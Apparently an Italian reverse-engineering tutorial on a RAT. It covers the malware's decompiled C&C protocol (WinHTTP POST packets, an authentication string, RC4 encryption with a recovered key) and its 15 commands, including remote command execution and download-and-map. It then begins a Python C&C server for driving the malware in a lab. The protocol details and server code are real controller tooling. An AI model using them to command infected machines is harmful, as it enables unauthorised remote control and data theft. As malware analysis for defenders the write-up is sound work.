71d868f6 68 18 cb d9 71    PUSH    s_*dJU!*JE&!M@UNQ@_71d9cb18
71d868fb 52                PUSH    EDX
71d868fc 6a 00             PUSH    0x0
71d868fe 89 15 10 f6 d9 71 MOV     dword ptr [AUTENTICATION_VALUE],EDX
71d86904 e8 37 a9 ff ff    CALL    C&CSendRequest
71d86909 85 c0             TEST    responseAuth,responseAuth
71d8690b 0f 84 cf 00 00 00 JZ      LAB_71d869e0
71d86911 8b 35 1c f6 d9 71 MOV     ESI,dword ptr [CLASS_WebPacket]
71d86917 68 08 c5 d9 71    PUSH    s_Winhttp.dll_71d9c508
```


Generazione del valore casuale (board_id) e invio del pacchetto di autenticazione

Successivamente viene ricevuta la risposta e viene confrontato il valore casuale generato (board_id) con quello ricevuto; questo conferma la supposizione che avevamo fatto precedentemente tramite analisi dinamica.

```
71d869ac 8d 45 f0          LEA     authResponse=>response,[EBP + -0x10]
71d869af 6a 00             PUSH    0x0
71d869b1 6a 04             PUSH    0x4
71d869b3 50                PUSH    authResponse
71d869b4 e8 67 b3 ff ff    CALL    C&CReceiveAndDecryptDataRC4
71d869b9 85 c0             TEST    authResponse,authResponse
71d869bb 74 23             JZ      LAB_71d869e0
71d869bd 8d 45 f0          LEA     authResponse=>response,[EBP + -0x10]
71d869c0 c6 45 f4 00       MOV     byte ptr [EBP + local_10],0x0
71d869c4 50                PUSH    authResponse
71d869c5 e8 c5 4d 00 00    CALL    FID_conflict:_atoi
71d869ca 83 c4 04          ADD     ESP,0x4
71d869cd 3b 05 10 f6 d9 71 CMP     authResponse,dword ptr [AUTENTICATION_VALUE]
71d869d3 74 5d             JZ      LAB_71d86a32
71d869d5 68 c0 d4 01 00    PUSH    0x1d4c0
```

Controllo dell'autenticazione attraverso il campo board_id

Vediamo ora quali metodi esporta questa classe che permettono di effettuare delle operazioni C&C; per tracciare quali sono i metodi di questa classe sfruttiamo il registro **ECX** che contiene l'indirizzo a questa classe appena definita.



XRefs to 71d9f61c - (sample1)

Location	Label	Code Unit	Ref Type
71d8639b	LAB_71d8639b	MOV ECX,dword ptr [CLASS_WebPacket]	READ
71d868ee		MOV ECX,dword ptr [CLASS_WebPacket]	READ
71d86353		MOV ECX,dword ptr [CLASS_WebPacket]	READ
71d86543		MOV ECX,dword ptr [CLASS_WebPacket]	READ
71d869a6		MOV ECX,dword ptr [CLASS_WebPacket]	READ
71d86770		MOV ECX,dword ptr [CLASS_WebPacket]	READ

Copia del puntatore che contiene l'indirizzo della classe WebPacket
Da queste informazioni riusciamo ad ottenere i seguenti metodi:

- **C&CSendRequest**: invia la richiesta di tipo POST al C&C attraverso WinHttpSendRequest; esegue la funzione C&CConnectAndOpenRequest.
- **C&CConnectAndOpenRequest:** si occupa di chiamare le funzioni WinHttpOpen, WinHttpConnect, WinHttpOpenRequest.
- **C&CReceiveAndDecryptDataRC4**: si occupa di ottenere i dati con WinHttpReceiveResponse, WinHttpReadData e opzionalmente decifrarli con RC4.
- **C&CEncryptCodeResult**: effettua l'encryption tramite RC4 dello status code (0x1836, 0x1837, ecc) ed esegue WinHttpWriteData con input i dati cifrati.
- **C&CEncryptCommandResult:** effettua l'encryption tramite RC4 del risultato del comando eseguito ed esegue WinHttpWriteData con input i dati cifrati.
- **C&CSendRequestAndExecuteCommand**: si occupa di inviare il command packet, ricevere ulteriori dati, eseguire il comando e ritornare il risultato al C&C.

Per capire bene le successive analisi è necessario conoscere le **WinHTTP API**; per chi non conoscesse il flow può approfondirlo tramite degli esempi presenti qui o qui.



Communication Flow con il C&C

Cifratura RC4

L'algoritmo di cifratura RC4 viene utilizzato come visto in precedenza per l'**API hashing** ma anche per la **comunicazione** con il C&C. In particolare si hanno tre SBox che vengono utilizzate per la cifratura, una per l'API hashing e due per la comunicazione C&C (una per la ricezione dei dati e una per l'invio).

Essendo che la funzione **PRGA** utilizza l'SBox come input per generare il valore random successivo per poi effettuare la cifratura/decifratura, è necessario avere due dichiarazioni differenti quando realizzeremo il server C&C.

Un'altra differenza è che la funzione riguardante l'API Hashing è una funzione locale, mentre quelle riguardanti la comunicazione fanno parte della classe **WebPacket** e utilizzano le SBox e la chiave salvate all'interno di questa classe.

```
26  do {
27                      /* KSA 1 */
28    substitutionBox[key_len] = (char)key_len;
29    key_len = key_len + 1;
30  } while (key_len < 256);
31  i = 0;
32  param_1->unk0 = 0;
33  j = 0;
34  do {
35    sBox = substitutionBox[i];
36    iMod256 = i & 0x8000000f;
37    if ((int)iMod256 < 0) {
38      iMod256 = (iMod256 - 1 | 0xfffffff0) + 1;
39    }
40    j = j + *(char *)((int)&param_1->rc4key_1 + iMod256) + sBox;
41    substitutionBox[i] = substitutionBox[j];
42    i = i + 1;
43    substitutionBox[j] = sBox;
44  } while ((int)i < 256);
45  key_len = param_1->rc4key_len;
46                      /* KSA 2 */
47  i_2 = 0;
48  do {
49    substitutionBox2[i_2] = (char)i_2;
50    i_2 = i_2 + 1;
51  } while (i_2 < 256);
52  param_1->unk0_2 = 0;
53  j = 0;
54  i_3 = 0;
55  do {
56    sBox = substitutionBox2[i_3];
57    j = j + *(char *)((int)&param_1->rc4key_1 + i_3 % key_len) + sBox;
58    substitutionBox2[i_3] = substitutionBox2[j];
59    i_3 = i_3 + 1;
60    substitutionBox2[j] = sBox;
61  } while (i_3 < 256);
62  return;
63 }
```

Le due fasi KSA con due SBox per la comunicazione C&C


Funzione C&CSendRequest

La funzione **C&CSendRequest** dopo aver effettuato la risoluzione delle API si occupa:

- Chiamare la funzione **C&CConnectAndOpenRequest**.
- Costruire l'**header** della richiesta HTTP.
- Costruire il **body** della richiesta HTTP.
- Inviare la richiesta attraverso **WinHttpSendRequest**.

La richiesta POST ha questa forma:


```
POST /URI HTTP/1.1
Cache-Control: max-age=0
Connection: keep-alive
Accept: */*
Content-Type: multipart/form-data; boundary=----FormBoundaryCaratteri casuali

User-Agent: Ottenuto da ObtainUserAgentString o Mozilla/4.0 (compatible; MSIE 7.0;
Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR
3.0.30729; .NET CLR 3.5.30729)
Content-Length: Lunghezza
Host: Dominio

------FormBoundaryCaratteri casuali
Content-Disposition: form-data; name="board_id"
Casuale

------FormBoundaryCaratteri casuali
Content-Disposition: form-data; name="user_id"
*dJU!*JE&!M@UNQ@ se autentication packet altrimenti vuoto se è command packet

------FormBoundaryCaratteri casuali
Content-Disposition: form-data; name="file1"; filename=Casuale tra happy.pdf,
star.avi, hp01.avi, dream.avi, example.dat, pratice.pdf, my.doc e img01_29.jpg.
Content-Type: application/octet-stream
....
```



I riferimenti al body non sono cifrati

```
                    s_ion:_form-data;_name="user_id"_71d9c610       XREF[1,5]:   C&CSendRequest:71d81581(R),
                    s_name="user_id"_71d9c620                                    C&CSendRequest:71d81588(R),
                    s_er_id"_71d9c628                                            C&CSendRequest:71d81596(R),
                    s_d"_71d9c62c                                                C&CSendRequest:71d815ab(R),
                    s__71d9c62e                                                  C&CSendRequest:71d815b2(R),
                    s_Content-Disposition:_form-data;_n_71d9c600                 C&CSendRequest:71d815d3(R)
71d9c600 43 6f 6e       ds          "Content-Disposition: form-data; name=\"user_i...
         74 65 6e
         74 2d 44 ...

                    s_name="file1";_filename="img01_29_71d9c650     XREF[1,3]:   C&CSendRequest:71d815e9(R),
                    s_lename="img01_29.jpg"_71d9c660                             C&CSendRequest:71d815f0(R),
                    s_.jpg"_71d9c670                                             C&CSendRequest:71d8162f(R),
                    s_Content-Disposition:_form-data;_n_71d9c630                 C&CSendRequest:71d8163d(R)
71d9c630 43 6f 6e       ds          "Content-Disposition: form-data; name=\"file1\...
         74 65 6e
         74 2d 44 ...

                    s_ion:_form-data;_name="file1";_fi_71d9c688     XREF[0,3]:   C&CSendRequest:71d81667(R),
                    s_name="file1";_filename="my.doc"_71d9c698                   C&CSendRequest:71d8167d(R),
                    s_lename="my.doc"_71d9c6a8                                   C&CSendRequest:71d8168b(R)
71d9c678 43 6f 6e       ds          "Content-Disposition: form-data; name=\"file1\...
         74 65 6e
         74 2d 44 ...

                    s_ion:_form-data;_name="file1";_fi_71d9c6c8     XREF[1,5]:   C&CSendRequest:71d8169e(R),
                    s_name="file1";_filename="pratice._71d9c6d8                  C&CSendRequest:71d816a5(R),
                    s_lename="pratice.pdf"_71d9c6e8                              C&CSendRequest:71d816b3(R),
                    s_pdf"_71d9c6f8                                              C&CSendRequest:71d816c6(R),
                    s__71d9c6fc                                                  C&CSendRequest:71d816e3(R),
                    s_Content-Disposition:_form-data;_n_71d9c6b8                 C&CSendRequest:71d816f1(R)
71d9c6b8 43 6f 6e       ds          "Content-Disposition: form-data; name=\"file1\...
         74 65 6e
         74 2d 44 ...

                    s_ion:_form-data;_name="file1";_fi_71d9c710     XREF[1,5]:   C&CSendRequest:71d81704(R),
                    s_name="file1";_filename="example._71d9c720                  C&CSendRequest:71d8170b(R),
                    s_lename="example.dat"_71d9c730                              C&CSendRequest:71d81719(R),
                    s_dat"_71d9c740                                              C&CSendRequest:71d8172c(R),
```

Funzioni che utilizzato i riferimenti alle stringhe del body



Function Graph C&CSendRequest

Aggiunta dei diversi header attraverso WinHttpAddRequestHeaders

Il pacchetto di autenticazione viene differenziato da quello per la richiesta dei comandi attraverso il **board_id**, che è minore di 10000 se si tratta del primo caso, maggiore nel secondo; oltre a questo il secondo tipo di pacchetto non contiene **user_id** con la stringa ***dJU!*JE&!M@UNQ@**.

```
277   local_1b = 0;
278   local_17 = 0;
279   if (authValue == (LPCSTR)0x0) {
280     lstrcpyA(&cAutenticationValue,"");
281     if (isCommandPacket != 0) {
282       boardID = boardID + 10000;
283     }
284   }
285   else {
286     lstrcpyA(&cAutenticationValue,authValue);
287   }
```

Aggiunta di 10000 se il pacchetto è per la richiesta di un comando

Aggiunta di user_id con dJU!*JE&!M@UNQ@ se il pacchetto non è di autenticazione

Al termine della costruzione del pacchetto HTTP viene inviato tentando l'invio tre volte con uno sleep di 300 millisecondi tra un invio e l'altro:

```
resultRequest =
     (*pWinHttpSendRequest)
               (this->hRequest,0,0,optionalData,iVar3,
                formBoundary + param_2 + iVar3 + (8 - (int)&this->field_0x311),0);
uVar4 = (undefined)uVar5;
while (resultRequest == 0) {
  uVar4 = (undefined)uVar5;
  tries = tries + 1;
  if (3 < tries) break;
  Sleep(300);
  resultRequest =
       (*pWinHttpSendRequest)
                 (this->hRequest,0,0,optionalData,iVar3,
                  formBoundary + param_2 + iVar3 + (8 - (int)&this->field_0x311),0);
  uVar4 = (undefined)uVar5;
}
```

Funzione C&CConnectAndOpenRequest

Questa funzione viene chiamata immediatamente dalla funzione **C&CSendRequest** e si occupa di:

- Ottenere l'user agent corrente tramite **ObtainUserAgentString**
- Ottenere le configurazioni proxy correnti tramite **WinHttpGetIEProxyConfigForCurrentUser**
- Chiamare la funzione **WinHttpOpen**, **WinHttpConnect**, **WinHttpOpenHttp**.

Nella conversione dell'User Agent si utilizza due volte **MultiByteToWideChar**; questo avviene spesso con l'utilizzo di determinate API Windows, come si può vedere dall'esempio sotto, per ottenere prima la dimensione del buffer da ricevere (in questo caso UserAgent) per poi richiamare MultiByteToWideChar con il valore di size corretto.

```
pUserAgentHeaderString = userAgentHeaderString;
do {
  ch = *pUserAgentHeaderString;
  pUserAgentHeaderString = pUserAgentHeaderString + 1;
} while (ch != '\0');
size = (*MultiByteToWideChar)
                 (65001,0,userAgentHeaderString,
                  (int)pUserAgentHeaderString - (int)(userAgentHeaderString + 1),0,0);
pUserAgentHeaderString = userAgentHeaderString;
do {
  ch = *pUserAgentHeaderString;
  pUserAgentHeaderString = pUserAgentHeaderString + 1;
} while (ch != '\0');
(*MultiByteToWideChar)
           (65001,0,userAgentHeaderString,
            (int)pUserAgentHeaderString - (int)(userAgentHeaderString + 1),param_1 + 1044,size);
```

Utilizzo di MultiByteToWideChar per la conversione dell'User Agent

```
785     hres = ObtainUserAgentString(0, user_agent, &size);
786     if(FAILED(hres))
787         return hres;
788
789     if(strncmp(user_agent, "Mozilla/", 8)) {
790         FIXME("Unsupported user agent\n");
791         return E_FAIL;
792     }
793
794     size = MultiByteToWideChar(CP_ACP, 0, user_agent+8, -1, NULL, 0);
795     *p = SysAllocStringLen(NULL, size-1);
796     if(!*p)
797         return E_OUTOFMEMORY;
798
799     MultiByteToWideChar(CP_ACP, 0, user_agent+8, -1, *p, size);
800     return S_OK;
801 }
```

Esempio di utilizzo di ObtainUserAgentString e MultiByteToWideChar (Source: cpp.hotexamples.com)

Funzione C&CReceiveAndDecryptDataRC4

Dopo aver inviato la richiesta con **C&CSendRequest** questa funzione si occupa di:

- Ricevere i dati tramite **WinHttpReceiveResponse** e **WinHttpReadData**
- Decifrare i dati con RC4

È presente una flag come parametro che stabilisce se i dati devono essere decifrati:


```
        while (result = (*pWinHttpReadData)(this->hRequest,output,numberOfBytesAvailable,
                                            &numberOfBytesRead), result == 0) {
          if ((numberOfBytesRead != 0) || (uVar2 = uVar2 + 1, 2 < uVar2)) goto LAB_71d81ec6;
        }
        if (numberOfBytesRead == 0) {
LAB_71d81ec6:
          result = 0;
          goto LAB_71d81ec8;
        }
        byteReceived = byteReceived + numberOfBytesRead;
        byteLeft = byteLeft - numberOfBytesRead;
      } while (byteLeft != 0);
      if (result != 0) {
        if (decryptData == 0) {
          FID_conflict:_memcpy(dest,buffer,byteToReceive);
          (*pLocalFree)(buffer);
          return result;
        }
        data-manipulation::encryption::rc4::PRGA
                  ((int)&this->substitutionBox2,(int)buffer,dest,byteToReceive);
        (*pLocalFree)(buffer);
        return result;
      }
```

Funzioni C&CEncryptCodeResult e C&CEncryptCommandResult

Queste due funzioni si occupano di effettuare la cifratura RC4 dei dati in input e aggiungerli alla richiesta HTTP tramite **WinHttpWriteData**:

- **C&CEncryptedCodeResult**: si occupa di cifrare il result code (0x1836, 0x1837, 0x1838, 0x1839) del comando eseguito.
- **C&CEncryptCommandResult:** si occupa di cifrare la risposta del comando eseguito.

Come si può evidenziare dal Call Graph, ci sono funzioni che ritornano solo il result code (es. KeepAlive, TerminateProcessByPID), altre che ritornano solo il risultato del comando (es. GetSystemInfo, GetDriverinfo) e altri comandi più complessi (es. WriteFile) che ritornano entrambi.



Call Graph delle due funzioni

```
if (this->hRequest != (HINTERNET)0x0) {
  if (numberOfBytesWritten == 0) {
    return 1;
  }
  encryptedData = (byte *)(*pLocalAlloc)(64,numberOfBytesWritten + 128);
  if (encryptedData != (byte *)0x0) {
    capa::data-manipulation::encryption::RC4EncryptOrDecrypt
              ((int)&this->substitutionBox,inputBuffer,encryptedData,numerOfBytesToWrite);
    counter = 0;
    resultWrite = 1;
    while ((numerOfBytesToWrite != 0 && (resultWrite != 0))) {
      numberOfBytesWritten = 0;
      resultWrite = (*pWinHttpWriteData)
                              (this->hRequest,encryptedData + counter,numerOfBytesToWrite,
                               &numberOfBytesWritten);
      counter = counter + numberOfBytesWritten;
      numerOfBytesToWrite = numerOfBytesToWrite - numberOfBytesWritten;
    }
    (*pFVar1)(encryptedData);
    return resultWrite;
  }
}
return 0;
```

Cifratura del buffer in input e scrittura dei dati cifrati tramite WinHttpWriteData

Funzione C&CSendRequestAndExecuteCommand

Infine dopo aver ricevuto la richiesta e averla decifrata, viene eseguita l'operazione in base al codice del comando specificato.

(OBBLIGATORIO) 4 BYTE numero comando
(OBBLIGATORIO) 2 BYTE lunghezza parametro opzionale
(OPZIONALE) 4 BYTE parametro opzionale

Struttura del comand packet

Altri comandi invece richiedono l'invio di altri dati, ad esempio la funzione **WriteFile** o **DownloadAndMapFile**; per ulteriori info vedere lo script Python per la realizzazione del C&C.

Vengono ricevuti i primi 6 Byte e se gli ultimi 2 byte sono diversi da zero, si richiama la funzione per ricevere i dati restanti di dimensione variabile.

```
if (result == 0) break;
_memset(&commandPacket,0,1032);
pClassWebPacket = CLASS_WebPacket;
result = capa::linking::runtime-linking::C&CReceiveAndDecryptDataRC4
                   (CLASS_WebPacket,(byte *)&commandPacket,6,1);
uVar3 = extraout_DL_02;
if ((result == 0) || (0x400 < optionalSizeLen)) break;
if (0 < optionalSizeLen) {
  result = capa::linking::runtime-linking::C&CReceiveAndDecryptDataRC4
                     (pClassWebPacket,local_80e,(int)optionalSizeLen,1);
  uVar3 = extraout_DL_03;
  if (result == 0) break;
}
resultExecuteCommand = C&CExecuteCommand(&commandPacket);
```

Ricezione e decifratura dei comandi e dei parametri opzionali

Switch

per l’esecuzione del comando ricevuto
Abbiamo anche dei **result code** che vengono inviati come risultato di alcuni comandi:


- **0x1836**: esecuzione avvenuta con successo (es. comando KeepAlive, processo creato con successo)

- **0x1837**: errore nell'esecuzione del comando (es. file da leggere non esistente)
- **0x1838**: invio metadati di un file/directory o scrittura avvenuta correttamente (es. prima risposta a WriteFile o ReadFile)
- **0x1839**: termine esecuzione comando (es. ultima risposta a WriteFile)

Il RAT supporta 15 comandi:

NUMERO COMANDO	FUNZIONE
0x1827	**GetSystemInfo**
0x1828	**GetDriverInfo**
0x1829	**SetConfig**
0x182A	**GetConfig**
0x182B	**KeepAlive**
0x182C	**WriteFile**
0x182D	**ReadFile**
0x182E	**CreateProcessByName**
0x182F	**ExecuteCMD**
0x1830	**GetMetadataFile**
0x1831	**GetProcessList**
0x1832	**TerminateProcessByPID**
0x1834	**Disconnect**
0x1835	**DeleteTempFile**
0x183C	**DownloadAndMapFile**

Funzionalità del RAT
Per implementare correttamente il server C&C è necessario capire anche quali funzioni rimangono in attesa di ricevere ulteriori dati per essere eseguite correttamente; questo può essere velocemente rilevato con la funzione **Function Call Graph** di Ghidra:



Funzione che richiede ulteriori dati per essere eseguita correttamente

Implementazione Server C&C

Implementiamo ora un server HTTP, che risponde ad alcuni dei comandi ricevuti dal malware; si lascia come compito al lettore di implementare i restanti tre comandi e gli error code non gestiti 🙂

Importante ricordarsi che è necessario avere due cipher per la cifratura e decifratura dei dati; inoltre alcuni comandi non richiedono ulteriori interazioni con il C&C, mentre alti richiedono l'interazione con l'operatore che deve inserire ulteriori dati (es. nome del processo da creare).

```
#!/usr/bin/env python3

import sys, struct, cgi, Crypto.Cipher.ARC4, time, hexdump
from http.server import BaseHTTPRequestHandler, HTTPServer

# Dominio e porta dove il server deve essere in ascolto
DOMAIN = '0.0.0.0'
PORT = 80

class httpHandler(BaseHTTPRequestHandler):

    key = bytes.fromhex('271a16ab6d7a900ef3fa677dce8ab268')
    rc4Receive = Crypto.Cipher.ARC4.new(key)
    rc4Send = Crypto.Cipher.ARC4.new(key)
    lastCommand = None

    def unpack10(x):
        x1, x2, x3, x4  = struct.unpack('<HIHH', x)
        return x1, x2, x3 | (x4 << 16)

    def unpack16(x):
        x1, x2, x3, x4, x5  = struct.unpack('<IHIIH', x)
        return x1, x2, x3, x4 | (x5 << 16)


    def sendCommand():
        cmdOpt1 = 0
        commandToExecute = input('[C&C - INTERACT] Enter the command to be sent: ')

        global lastCommand

        print("[C&C - SEND] Send command to execute")
        cmdCode = struct.pack('<I', int(commandToExecute, 16))
        lastCommand = None

